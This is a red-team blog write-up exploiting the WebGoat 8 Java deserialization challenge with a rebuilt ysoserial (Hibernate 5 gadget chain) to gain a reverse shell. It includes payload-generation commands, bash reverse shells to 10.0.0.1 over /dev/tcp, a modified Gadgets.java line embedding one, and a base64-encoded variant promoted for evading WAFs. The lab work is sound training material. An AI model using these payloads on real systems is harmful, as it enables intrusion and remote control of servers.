# ava Deserialization — From Discovery to Reverse Shell on Limited Environments

By [Ahmed Sherif](https://mobile.twitter.com/_ahmadsherif" \t "https://medium.com/abn-amro-red-team/_blank) & [Francesco Soncina](https://www.linkedin.com/in/phraa/" \t "https://medium.com/abn-amro-red-team/_blank)

In this article, we are going to show you our journey of exploiting the Insecure Deserialization vulnerability and we will take WebGoat 8 deserialization challenge (deployed on Docker) as an example. The challenge can be solved by just executing sleepfor 5 seconds. However, we are going to move further for fun and try to get a reverse shell.


**Introduction**

The Java deserialization issue has been known in the security community for a few years. In 2015, two security researchers [Chris Frohoff](https://twitter.com/frohoff" \t "https://medium.com/abn-amro-red-team/_blank) and [Gabriel Lawrence](https://twitter.com/gebl" \t "https://medium.com/abn-amro-red-team/_blank) gave a talk [Marshalling Pickles](https://frohoff.github.io/appseccali-marshalling-pickles/" \t "https://medium.com/abn-amro-red-team/_blank) in AppSecCali. Additionally, they released their payload generator tool called [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank).

Object serialization mainly allows developers to convert in-memory objects to binary and textual data formats for storage or transfer. However, deserializing objects from untrusted data can cause an attacker to achieve remote code execution.


**Discovery**

As mentioned in the challenge, the vulnerable page takes a serialized Java object in Base64 format from the user input and it blindly deserializes it. We will exploit this vulnerability by providing a serialized object that triggers a Property Oriented Programming Chain (POP Chain) to achieve Remote Command Execution during the deserialization.



The WebGoat 8 Insecure Deserialization challenge

By firing up Burp and installing a plugin called [Java-Deserialization-Scanner](https://github.com/federicodotta/Java-Deserialization-Scanner" \t "https://medium.com/abn-amro-red-team/_blank). The plugin is consisting of 2 features: one of them is for scanning and the other one is for generating the exploit based on the [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) tool.



Java Deserialization Scanner Plugin for Burp Suite


After scanning the remote endpoint the Burp plugin will report:

Hibernate 5 (Sleep): Potentially VULNERABLE!!!


Sounds great!

**Exploitation**

Let’s move to the next step and go to the exploitation tab to achieve arbitrary command execution.




Huh?! It seems an issue with [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank). Let’s dig deeper into the issue and move to the console to see what is the issue exactly.



Error in payload generation

By looking at [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank), we see that two different POP chains are available for Hibernate. By using those payloads we figure out that none of them is being executed on the target system.



Available payloads in ysoserial

How the plugin generated this payload to trigger the sleep command then?

We decided to look at the source code of the plugin on the following link:

## [federicodotta/Java-Deserialization-Scanner](https://github.com/federicodotta/Java-Deserialization-Scanner/blob/master/src/burp/BurpExtender.java" \t "https://medium.com/abn-amro-red-team/_blank)

### [All-in-one plugin for Burp Suite for the detection and the exploitation of Java deserialization vulnerabilities …](https://github.com/federicodotta/Java-Deserialization-Scanner/blob/master/src/burp/BurpExtender.java" \t "https://medium.com/abn-amro-red-team/_blank)

[github.com](https://github.com/federicodotta/Java-Deserialization-Scanner/blob/master/src/burp/BurpExtender.java" \t "https://medium.com/abn-amro-red-team/_blank)

We noticed that the payload is hard-coded in the plugin’s source code, so we need to find a way to generate the same payload in order to get it working.



The payload is hard-coded.

Based on some research and help, we figured out that we need to modify the current version of [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) in order to get our payloads working.

We downloaded the source code of [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) and decided to recompile it using Hibernate 5. In order to successfully build [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) with Hibernate 5 we need to add the [javax.el](https://mvnrepository.com/artifact/javax.el/javax.el-api/3.0.0" \t "https://medium.com/abn-amro-red-team/_blank) package to the pom.xml file.

We also have sent out a [Pull Request](https://github.com/frohoff/ysoserial/pull/98" \t "https://medium.com/abn-amro-red-team/_blank) to the original project in order to fix the build when the hibernate5 profile is selected.




Updated pom.xml

We can proceed to rebuild [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) with the following command:

mvn clean package -DskipTests -Dhibernate5

and then we can generate the payload with:

java -Dhibernate5 -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar Hibernate1 "touch /tmp/test" | base64 -w0




Working payload for Hibernate 5

We can verify that our command was executed by accessing the docker container with the following command:

docker exec -it <CONTAINER\_ID> /bin/bash

As we can see our payload was successfully executed on the machine!



The exploit works!

We proceed to enumerate the binaries on the target machine.

webgoat@1d142ccc69ec:/$ which php  
webgoat@1d142ccc69ec:/$ which python  
webgoat@1d142ccc69ec:/$ which python3  
webgoat@1d142ccc69ec:/$ which wget  
webgoat@1d142ccc69ec:/$ which curl  
webgoat@1d142ccc69ec:/$ which nc  
webgoat@1d142ccc69ec:/$ which perl  
/usr/bin/perl  
webgoat@1d142ccc69ec:/$ which bash  
/bin/bash  
webgoat@1d142ccc69ec:/$

Only Perl and Bash are available. Let’s try to craft a payload to send us a reverse shell.

We looked at some one-liners reverse shells on Pentest Monkeys:

## [Reverse Shell Cheat Sheet](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet" \t "https://medium.com/abn-amro-red-team/_blank)

### [If you’re lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards…](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet" \t "https://medium.com/abn-amro-red-team/_blank)

[pentestmonkey.net](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet" \t "https://medium.com/abn-amro-red-team/_blank)

And decided to try the Bash reverse shell:

bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

However, as you might know, that java.lang.Runtime.exec()has some limitations. The shell operators such as redirection or piping are not supported.

We decided to move forward with another option, which is a reverse shell written in Java. We are going to modify the source code on the Gadgets.java to generate a reverse shell payload.

The following path is the one which we need to modify:

/root/ysoserial/src/main/java/ysoserial/payloads/util/Gadgets.java from line 116 to 118.


The following Java reverse shell is mentioned on Pentest Monkeys which still didn’t work:

r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])  
p.waitFor()

After some play around with the code we ended up with the following:

String cmd = "java.lang.Runtime.getRuntime().exec(new String []{\"/bin/bash\",\"-c\",\"exec 5<>/dev/tcp/10.0.0.1/8080;cat <&5 | while read line; do \\$line 2>&5 >&5; done\"}).waitFor();";clazz.makeClassInitializer().insertAfter(cmd);

Let’s rebuild [ysoserial](https://github.com/frohoff/ysoserial" \t "https://medium.com/abn-amro-red-team/_blank) again and test the generated payload.



Generating the weaponized payload with a Bash reverse shell

And.. we got a reverse shell back!



Great!



## Generalizing the payload generation process

During our research we found out this encoder as well that does the job for us ‘[http://jackson.thuraisamy.me/runtime-exec-payloads.html](http://jackson.thuraisamy.me/runtime-exec-payloads.html" \t "https://medium.com/abn-amro-red-team/_blank)’

By providing the following Bash reverse shell:

bash -i >& /dev/tcp/[IP address]/[port] 0>&1

the generated payload will be:

bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xLzgwODAgMD4mMQ==}|{base64,-d}|{bash,-i}

Awesome! This encoder can also be useful for bypassing WAFs!